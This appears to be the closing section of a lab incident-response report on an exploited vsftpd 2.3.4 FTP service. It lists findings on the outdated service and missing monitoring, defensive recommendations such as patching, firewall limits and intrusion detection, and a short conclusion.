

Fig 8.5 Traffic block

Findings & Impact

- Exploit succeeded due to outdated and vulnerable FTP service.
- Lack of monitoring allowed undetected root access until packet analysis.
- Containment was effective, but the system remains vulnerable if the rule is removed.

Recommendations

- Patch or remove vsftpd 2.3.4, replacing it with a secure alternative.
- Limit FTP exposure to trusted IPs via firewall or VPN.
- Deploy host-based intrusion detection (e.g., Wazuh/Suricata) for continuous monitoring.
- Conduct regular vulnerability assessments with tools like OpenVAS/Nmap.
- Implement network segmentation to minimize attacker reach.

Conclusion

This exercise successfully demonstrated the incident response cycle: exploitation, detection, containment, and reporting. Proper patch management, network monitoring, and access controls would have prevented or reduced the risk of this incident.